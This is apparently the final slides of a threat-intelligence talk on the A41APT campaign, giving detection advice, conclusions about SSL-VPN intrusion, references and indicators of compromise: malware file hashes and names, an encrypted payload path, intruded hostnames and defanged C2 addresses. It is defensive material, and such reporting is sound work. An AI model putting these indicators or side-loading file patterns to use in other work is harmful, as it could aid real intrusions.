
C2 Communication

- Payload detection by Yara
- C2 identification and blocking by malware analysis

- Identify and block C2 by traces of suspicious PowerShell remoting in event logs

Trace Removal

- Monitor for traces of suspicious event log deletions.



At the end…

- □ A41APT campaign is very stealthy and difficult to detect, but it is not undetectable.

- □ The compromised target has shifted from endpoint to server, and the intrusion route has also shifted from spear phishing to abusing SSL-VPN. Security measures need to be reviewed in your organization to respond to change in attack method.

- □ By refining daily security operations and thoroughly reviewing the security holes in each organization's environment, it may be possible to detect and protect attacks from even small anomalies.

Reference

1. 【緊急レポート】Microsoft社のデジタル署名ファイルを悪用する「SigLoader」による標的型攻撃を確認
   https://www.lac.co.jp/lacwatch/report/20201201_002363.html

2. Japan-Linked Organizations Targeted in Long-Running and Sophisticated Attack Campaign
   https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/cicada-apt10-japan-espionage

3. https://twitter.com/Int2e_/status/1333501729359466502?s=20

4. Pulse Connect Secure の脆弱性を狙った攻撃事案
   https://blogs.jpcert.or.jp/ja/2020/03/pulse-connect-secure.html

5. APT10　THREAT ANALYSIS　REPORT　(ADEO IT Consulting Services)
   https://adeo.com.tr/wp-content/uploads/2020/02/APT10_Report.pdf

6. Threat Spotlight: MenuPass/QuasarRAT Backdoor
   https://blogs.blackberry.com/en/2019/06/threat-spotlight-menupass-quasarrat-backdoor

7. https://blogs.jpcert.or.jp/ja/2018/03/tscookie.html

IoCs

MD5	File name	Payloads	Comment
f6ed714d29839574da3e368e4437eb99	usoclient.exe	xRAT	Legitimate EXE
dd672da5d367fd291d936c8cc03b6467	CCFIPC64.DLL	xRAT	DESLoader
335ce825da93ed3fdd4470634845dfea	msftedit.prf.cco	xRAT	Encrypted stage_1.shellcode
f4c4644e6d248399a12e2c75cf9e4bdf	msdtcuiu.adi.wdb	xRAT	Encrypted stage_2.shellcode
019619318e1e3a77f3071fb297b85cf3	web_lowtrust.config.uninstall	xRAT	Encrypted xRAT
7e2b9e1f651fa5454d45b974d00512fb	policytool.exe	P8RAT	Legitimate EXE
be53764063bb1d054d78f2bf08fb90f3	jli.dll	P8RAT	DESLoader
f60f7a1736840a6149d478b23611d561	vac.dll	P8RAT	Encrypted stage_1.shellcode
59747955a8874ff74ce415e56d8beb9c	pcasvc.dll	P8RAT	Encrypted stage_2.shellcode
c5994f9fe4f58c38a8d2af3021028310	80f55.rec.dll	SodaMaster(x86)	
037261d5571813b9640921afac8aafbe	10000000.dll	SodaMaster(x86)	
bca0a5ddacc95f94cab57713c96eacbf	ResolutionSet.exe	SodaMaster	Legitimate EXE
cca46fc64425364774e5d5db782ddf54	vmtools.dll	SodaMaster	DESLoader
4638220ec2c6bc1406b5725c2d35edc3	wiaky002_CNC1755D.dll	SodaMaster	Encrypted stage_1.shellcode
d37964a9f7f56aad9433676a6df9bd19	c_apo_ipoib6x.dll	SodaMaster	Encrypted stage_2.shellcode

Path of Encrypted xRAT
Microsoft.NET¥test¥Framework¥v4.0.30319¥Config¥web_lowtrust.config.uninstall

Hostname of Intruded via SSL-VPN
DESKTOP-A41UVJV
dellemc_N1548P

C2	Payloads
45.138.157[.]83	xRAT
151.236.30[.]223	P8RAT
193.235.207[.]59	Stager Shellcode
www.rare-coisns[.]com	SodaMaster(x86)
88.198.101[.]58	SodaMaster

Any Questions?